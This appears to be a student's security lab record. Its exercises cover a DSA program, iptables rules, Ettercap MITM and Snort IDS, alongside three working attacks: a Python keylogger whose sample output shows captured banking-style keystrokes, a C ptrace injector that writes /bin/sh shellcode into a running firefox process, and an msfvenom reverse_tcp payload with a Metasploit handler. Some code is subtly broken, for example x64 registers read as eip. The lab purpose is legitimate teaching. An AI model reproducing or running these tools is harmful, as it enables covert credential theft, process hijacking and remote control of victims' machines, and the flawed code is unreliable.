            return 0;
        }
        if (b3 == 1) {
            if (b2 < 0)
                b2 += m;
            return b2;
        }
        q = a3 / b3;
        t1 = a1 - (q * b1);
        t2 = a2 - (q * b2);
        t3 = a3 - (q * b3);
        a1 = b1;
        a2 = b2;
        a3 = b3;
        b1 = t1;
        b2 = t2;
        b3 = t3;
    }
}
long int power(long int a, long int j, long int c) {
    long int f = 1, i;
    for (i = 1; i <= j; i++) {
        f = (f * a) % c;
    }
    return f;
}

```

**Output:**

```
Output
/tmp/eTtbwivzFr.o
Enter the value of p: 203
Enter the value of q: 47
Enter the value of g: 16
Enter the value of x: 24
Enter the value of hm: 41
Enter the value of k: 15

Value of y: 36
Value of r: 2
Value of s: 31
Value of w: 22
Value of u1: 9
Value of u2: 44
Signature (r,s): 2 31
Value of v: 2

Signature valid v==r

=== Code Execution Successful ===
```

**Result:** Thus DSA Algorithm is implemented using C Program.



**Ex. No.: 8**

**Reg. No.: 210701062**

## **Implementation of Keylogger to record Keystrokes**

**Date:**

---

**Aim:**

To write a Python program to implement Keylogger to record keystrokes.

**Algorithm:**

1. Check if python-xlib is installed. If not type the command- `dnf install python-xlib -y`
2. Run pyxhook file using the command- `python pyxhook.py`
3. Create a file key.py
4. Run key.py to record all keystrokes.
5. Open file.log file to view all the recorded keystrokes.


**Program:**

```
import os
import pyxhook
log_file = os.environ.get(
    'pylogger_file',
    os.path.expanduser('~/.Desktop/file.log')
)
cancel_key = ord(
    os.environ.get(
        'pylogger_cancel',
        ''
    )[0]
)
if os.environ.get('pylogger_clean', None) is not None:
    try:
        os.remove(log_file)
    except EnvironmentError:
        pass
def OnKeyPress(event):
    with open(log_file, 'a') as f:
        f.write('{}\n'.format(event.Key))
new_hook = pyxhook.HookManager()
new_hook.KeyDown = OnKeyPress
new_hook.HookKeyboard()
try:
    new_hook.start()
except KeyboardInterrupt:
    pass
except Exception as ex:
    msg = 'Error while catching events:\n {}'.format(ex)
    pyxhook.print_err(msg)
    with open(log_file, 'a') as f:
        f.write("\n{}\n".format(msg))
```

## Output:

```
w
w
w
period
h
d
f
c
b
a
n
k
period
c
o
m
Return
3
0
0
9
1
2
3
Shift_L
I
n
d
i
a
9
0
Shift_L
dollar
percent
```

**Result:** Thus Keylogger to record Keystrokes is implemented using Python Program.



**Ex. No.: 9**

**Reg. No.: 210701062**

## **INSTALL AND CONFIGURE IPTABLES FIREWALL**

**Date:**

---

**Aim :**

To install iptables and configure it for a variety of options.

### **COMMON CONFIGURATION & OUTPUTS:**

#### **1. Start/stop/restart firewalls**

```
[root@localhost ~]# systemctl start firewalld
[root@localhost ~]# systemctl restart firewalld
[root@localhost ~]# systemctl stop firewalld
[root@localhost ~]#
```

#### **2. Check all existing IPtables Firewall Rules**

```
[root@localhost student]# systemctl start firewalld
[root@localhost student]# iptables -L -n -v
Chain INPUT (policy ACCEPT 60622 packets, 24M bytes)
 pkts bytes target    prot opt in     out     source                   destination
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source                   destination
Chain OUTPUT (policy ACCEPT 16831 packets, 4634K bytes)
 pkts bytes target    prot opt in     out     source                   destination
Chain FORWARD_IN_ZONES (0 references)
 pkts bytes target    prot opt in     out     source                   destination
Chain FORWARD_IN_ZONES_SOURCE (0 references)
 pkts bytes target    prot opt in     out     source                   destination
```

#### **3. Block specific IP Address (eg. 172.16.8.10) in IPtables Firewall**

```
[root@localhost ~]# iptables -A INPUT -s 172.16.8.10 -j DROP
[root@localhost ~]#
```

#### **4. Unblock specific port on IPtables Firewall**

```
[root@localhost ~]# iptables -A OUTPUT -p tcp --dport xxx -j DROP
[root@localhost ~]#
```

#### **5. Allow specific network range on particular port on iptables**

```
[root@localhost ~]# iptables -A OUTPUT -p tcp -d 172.16.8.0/24 --dport xxx -j ACCEPT
[root@localhost ~]#
```

## 6. Block Facebook on IPTables

```
[root@localhost ~]# host facebook.com
facebook.com has address 157.240.24.35
facebook.com has IPv6 address 2a03:2880:f10c:283:face:b00c:0:25de
facebook.com mail is handled by 10 smtpin.vvv.facebook.com.
[root@localhost ~]# whois 157.240.24.35 | grep CIDR
CIDR: 157.240.0.0/16
[root@localhost ~]#
[root@localhost ~]# whois 157.240.24.35
[Querying whois.arin.net]
[whois.arin.net]
#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy\_reporting/
#
# Copyright 1997-2019, American Registry for Internet Numbers, Ltd.
#
NetRange: 157.240.0.0 - 157.240.255.255
CIDR: 157.240.0.0/16
NetName: THEFA-3
NetHandle: NET-157-240-0-0-1
Parent: NET157 (NET-157-0-0-0-0)
NetType: Direct Assignment OriginAS:
Organization: Facebook, Inc. (THEFA-3)
RegDate: 2015-05-14
Updated: 2015-05-14
Ref: https://rdap.arin.net/registry/ip/157.240.0.0
OrgName: Facebook, Inc. OrgId: THEFA-3 Address: 1601 Willow Rd.
City: Menlo Park
StateProv: CA
PostalCode: 94025
Country: US
RegDate: 2004-08-11
Updated: 2012-04-17
Ref: https://rdap.arin.net/registry/entity/THEFA-3
[root@localhost~]#
[root@localhost ~]# iptables -A OUTPUT -p tcp -d 157.240.0.0/16 -j DROP
```

```
[root@localhost student]# ping 157.240.0.0
PING 157.240.0.0 (157.240.0.0) 56(84) bytes of data.
From 157.238.226.65 icmp_seq=1 Destination Net Unreachable
From 157.238.226.65 icmp_seq=2 Destination Net Unreachable
From 157.238.226.65 icmp_seq=3 Destination Net Unreachable
From 157.238.226.65 icmp_seq=4 Destination Net Unreachable
From 157.238.226.65 icmp_seq=5 Destination Net Unreachable
From 157.238.226.65 icmp_seq=6 Destination Net Unreachable
From 157.238.226.65 icmp_seq=7 Destination Net Unreachable
```

## 7.Allow Facebook on Iptables

```
[root@localhost ~]# iptables -D OUTPUT -p tcp -d 157.240.0.0/16 -j DROP
[root@localhost ~]#
```

## 8. Block Access to your system from specific MAC Address(say 0F:22:1E:00:02:30)

```
[root@localhost ~]# iptables -A INPUT -m mac --mac-source 0F:22:1E:00:02:30 -j DROP
[root@localhost ~]#
```

## 9. Save IPtables rules to a file

```
[root@localhost ~]# iptables-save > ~/iptables.rules
[root@localhost ~]# vi iptables.rules
[root@localhost ~]#
```

## 10. Restrict number of concurrent connections to a Server(Here restrict to 3 connections only)

```
[root@localhost ~]# iptables -A INPUT -p tcp --syn --dport 22 -m connlimit --connlimit-above 3 -j
REJECT
```

## 11. Disable outgoing mails through IPtables

```
[root@localhost ~]# iptables -A OUTPUT -p tcp --dport 25 -j REJECT
[root@localhost ~]#
```

## 12. Flush IPtables Firewall chains or rules

```
[root@localhost ~]# iptables -F
[root@localhost ~]#
```

**Result :** Thus iptables is installed and configured successfully.

**Ex. No.: 10**

**Reg. No.: 210701062**

## **MITM ATTACK WITH ETTERCAP**

**Date:**

---

### **Aim:**

To initiate MITM attack using ICMP redirect with Ettercap tool.

### **Algorithm:**

1. Install ettercap if not done already using the command-

*yum install ettercap-common*

2. Next start ettercap in GTK

*ettercap -G*

3. Click sniff, followed by **unified sniffing**.

4. Select the interface connected to the network.

5. Next ettercap should load into attack mode by clicking Hosts followed by Scan for Hosts

6. Click Host List and choose the IP address for ICMP redirect

7. Now all traffic to that particular IP address is redirected to some other IP address.


8. Click MITM and followed by Stop to close the attack.

### **Output:**


```
[root@localhost security lab]# yum install ettercap-common
[root@localhost security lab]# ettercap -G
```




Choose the appropriate interface




Start scanning for hosts



Click Host List and choose the IP address for ICMP redirect



Now all traffic to that particular IP address is redirected to some other IP address , Stop MITM attack



**Result:** Thus MITM attack using ICMP redirect with Ettercap tool is Initiated successfully.



**Ex. No.: 11**

**Reg. No.: 210701062**

## **SNORT IDS**

**Date:**

---

**Aim:**

To demonstrate Intrusion Detection System (IDS) using a snort tool.

**Algorithm:**

1. Download and extract the latest version of snort
2. Install development packages - libpcap and pcre.
3. Install snort
4. Verify the installation is correct.
5. Create the configuration file, rule file and log file directory
6. Create snort.conf and icmp.rules files
7. Execute snort from the command line
8. Ping to yahoo website from another terminal
9. Watch the alert messages in the log files

**Output:**

```
[root@localhost security lab]# cd /usr/src
[root@localhost security lab]# wget https://www.snort.org/downloads/snort/daq-2.0.7.tar.gz
[root@localhost security lab]# wget https://www.snort.org/downloads/snort/snort-2.9.16.1.tar.gz
[root@localhost security lab]# tar xvzf daq-2.0.7.tar.gz
[root@localhost security lab]# tar xvzf snort-2.9.16.1.tar.gz
[root@localhost security lab]# yum install libpcap* pcre* libdnet* -y
[root@localhost security lab]# cd daq-2.0.7
[root@localhost security lab]# . /configure [root@localhost security lab]# make
[root@localhost security lab]# make install
[root@localhost security lab]# cd snort-2.9.16.1
[root@localhost security lab]# . /configure
[root@localhost security lab]# make
[root@localhost security lab]# make install
[root@localhost security lab]# snort --version
,,_      -*> Snort! <*-
o" )~ Version 2.9.8.2 GRE (Build 335)

''' By Martin Roesch & The SnortTeam:
http://www.snort.org/contact#team Copyright (C) 2014-2015 Cisco and/or its affiliates.
All rights reserved. Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.7.3
Using PCRE version: 8.38 2015-11-23
Using ZLIB version: 1.2.8

[root@localhost security lab]# mkdir /etc/snort
[root@localhost security lab]# mkdir /etc/snort/rules
[root@localhost security lab]# mkdir /var/log/snort
[root@localhost security lab]# vi /etc/snort/snort.conf
[root@localhost security lab]# vi /etc/snort/rules/icmp.rules
[root@localhost security lab]# snort -i enp3s0 -c /etc/snort/snort.conf -l /var/log/snort/
```

## Another Terminal:

```
[root@localhost security lab]# ping www.yahoo.com Ctrl + C
[root@localhost security lab]# vi /var/log/snort/alert

[**] [1:477:3] ICMP Packet [**] [Priority: 0]
10/06-15:03:11.187877 192.168.43.148 -> 106.10.138.240
ICMP TTL:64 TOS:0x0 ID:45855 IpLen:20 DgmLen:84 DF Type:8 Code:0 ID:14680 Seq:64 ECHO

[**] [1:477:3] ICMP Packet [**] [Priority: 0]
10/06-15:03:11.341739 106.10.138.240 -> 192.168.43.148
ICMP TTL:52 TOS:0x38 ID:2493 IpLen:20 DgmLen:84 Type:0 Code:0 ID:14680 Seq:64 ECHO REPLY

[**] [1:477:3] ICMP Packet [**] [Priority: 0]
10/06-15:03:12.189727 192.168.43.148 -> 106.10.138.240
ICMP TTL:64 TOS:0x0 ID:46238 IpLen:20 DgmLen:84 DF Type:8 Code:0 ID:14680 Seq:65 ECHO

[**] [1:477:3] ICMP Packet [**] [Priority: 0]
10/06-15:03:12.340881 106.10.138.240 -> 192.168.43.148
ICMP TTL:52 TOS:0x38 ID:7545 IpLen:20 DgmLen:84 Type:0 Code:0 ID:14680 Seq:65 ECHO REPLY
```

**Result:** Thus Intrusion Detection System using Snort Tool is Demonstrated successfully.

**Ex. No.: 12**

**Reg. No.: 210701062**

**Perform code injection in the running process using ptrace**

**Date:**

---

**Aim:**

To perform code injection in the running process using ptrace.

**Algorithm:**

1. Create a program that takes as input a PID of the running process and uses `PTRACE_ATTACH` to attach to a running process. The callee is stopped and the caller now is in control.
2. After attaching get the registers of the running process using `PTRACE_GETREGS`. This will also return the instruction pointer, so know where the callee is in terms of instruction execution.
3. Inject the shellcode at the point the RIP (instruction pointer) is. So `inject_code` method, use `PTRACE_POKEWORD` call which takes as input PID of the callee, target location (will be RIP of callee process), source (shellcode)

**Program:**

```
# include <stdio.h> //C standard input output

# include <stdlib.h> //C Standard General Utilities Library

# include <string.h> //C string lib header

# include <unistd.h> //standard symbolic constants and types

# include <sys/wait.h> //declarations for waiting

# include <sys/ptrace.h> //gives access to ptrace functionality

# include <sys/user.h> //gives ref to regs

//The shellcode that calls /bin/sh

char shellcode[]={

"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"

"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"

};

//header for our program.

void header()

{

printf("----Memory bytecode injector-----\n");
```

```
}
```

```
//main program notice we take command line options
```

```
int main(int argc,char**argv)
```

```
{
```

```
    int i,size,pid=0;
```

```
    struct user_regs_struct reg;//struct that gives access to registers
```

```
        //note that this regs will be in x64 for me
```

```
        //unless your using 32bit then eip,eax,edx etc...
```

```
    char*buff;
```

```
    header();
```

```
    //we get the command line options and assign them appropriately!
```

```
    pid=atoi(argv[1]);
```

```
    size=sizeof(shellcode);
```

```
    //allocate a char size memory
```

```
    buff=(char*)malloc(size);
```

```
    //fill the buff memory with 0s upto size
```

```
    memset(buff,0x0,size);
```

```
    //copy shellcode from source to destination
```

```
    memcpy(buff,shellcode,sizeof(shellcode));
```

```
    //attach process of pid
```

```
    ptrace(PTRACE_ATTACH,pid,0,0);
```

```
    //wait for child to change state
```

```
    wait((int*)0);
```

```
    //get process pid registers i.e Copy the process pid's general-purpose
```

```
    //or floating-point registers,respectively,
```

```
    //to the address reg in the tracer
```

```
    ptrace(PTRACE_GETREGS,pid,0,&reg);
```

```
    printf("Writing EIP 0x%x, process %d\n",reg.eip,pid);
```

```

//Copy the word data to the address buff in the process's memory

for(i=0;i<size;i++){

ptrace(PTRACE_POKETEXT,pid,reg.eip+i,*(int*)(buff+i));

}

//detach from the process and free buff memory

ptrace(PTRACE_DETACH,pid,0,0);

free(buff);

return 0;

}

```

### Output:

```

[student@localhost ~]$ su
Password:
[root@localhost student]# vi inject.c
[root@localhost student]# gcc -o injector injector.c
gcc: error: injector.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
[root@localhost student]# gcc -o injector inject.c
[root@localhost student]# ps -e|grep firefox
1670 ?      00:03:14 firefox
[root@localhost student]# ./injector 1670
---Memory bytecode injector---
Writing EIP 0xb778fcf9, process 1670
[root@localhost student]# kill -9 1670
[root@localhost student]# █

```

**Result :** Thus code injection in the running process using ptrace is performed successfully.

**Ex. No.: 13**

**Reg. No.: 210701062**

## **METASPLOIT FRAMEWORK**

**Date:**

---

**Aim:**

To set up Metasploit framework and to exploit java\_signed\_applet in Windows 8 machine remotely.

**Algorithm:**

1. Generate payload to be inserted into the remote machine
2. Set the LHOST and it's port number
3. Open msfconsole.
4. Use exploit/multi/handler
5. Establish reverse\_tcp with the remote windows 8 machine.
6. Run SimpleHTTPServer with port number 8000.
7. Open the web browser in Windows 8 machine and type http://172.16.8.155:8000
8. In KaliLinux, type sysinfo to get the information about Windows 8 machine
9. Create a new directory using the mkdir command. 10.Delete the created directory.

**Output:**

```
[root@localhost ~]# msfvenom -p windows/meterpreter/reverse_tcp
LHOST=172.16.8.155 LPORT=443 -f exe >
/root/hi.exe

[-] No platform was selected,
choosing Msf::Module::Platform::Windows from the payload [-]
No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes root@kali:~# msfconsole
[-] ***Rting the Metasploit Framework console...
[-] * WARNING: No database support: could not connect to server: Connection refused
      Is the server running on host "localhost" (:::1) and accepting
TCP/IP connections on port 5432?
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting TCP/IP connections on port 5432?
[-] ***

  _ \      /\
 | \| / |      \ \
 | | \ / | |      \ | - - | /\      /      \ | - / | | | | | | | | - |
 | _ | | | | _ |      | _ / - \      \ \      | |      / | | \ / | | | | _
 | / |      / \      \ \ /\ \ \      /      \ \      | |      | _ \ \      \

    =[ metasploit v5.0.41-dev
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post
+ -- --=[ 556 payloads - 45 encoders - 10 nops
+ -- --=[ 4 evasion

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
  Name Current Setting Required Description
  EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
  LHOST yes The listen address (an interface may be specified)
  LPORT 4444 yes The listen port

Exploit target:
  Id Name
0 Wildcard Target
msf5 exploit(multi/handler) > set LHOST 172.16.8.155
LHOST => 172.16.8.155
msf5 exploit(multi/handler) > set
LPORT 443 LPORT => 443
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.16.8.155:443
[root@localhost ~]#
```

**Result:** Thus the set up of MetaSploit Framework is implemented successfully.

**Ex. No.: 14.a.**

**Reg. No.: 210701062**

## **STUDY OF KALI LINUX DISTRIBUTION**

**Date:**

---

**Aim:**

To study about Kali Linux: an advanced penetration testing and security auditing Linux distribution

**Description:**

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains several hundred tools aimed at various information security tasks, such as Penetration Testing, Forensics and Reverse Engineering. Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company.

Kali Linux was released on the 13th March, 2013 as a complete, top-to-bottom rebuild of BackTrack Linux, adhering completely to Debian development standards. Features are listed below-

- **More than 600 penetration testing tools**
- **Free and Open Source Software**
  - **Open source Git tree:** All of the source code which goes into Kali Linux is available for anyone who wants to tweak or rebuild packages to suit their specific needs.
- **FHS compliant:** It adheres to the Filesystem Hierarchy Standard, allowing Linux users to easily locate binaries, support files, libraries, etc.
- **Wide-ranging wireless device support:** A regular sticking point with Linux distributions has been support for wireless interfaces. Kali Linux supports many wireless devices.
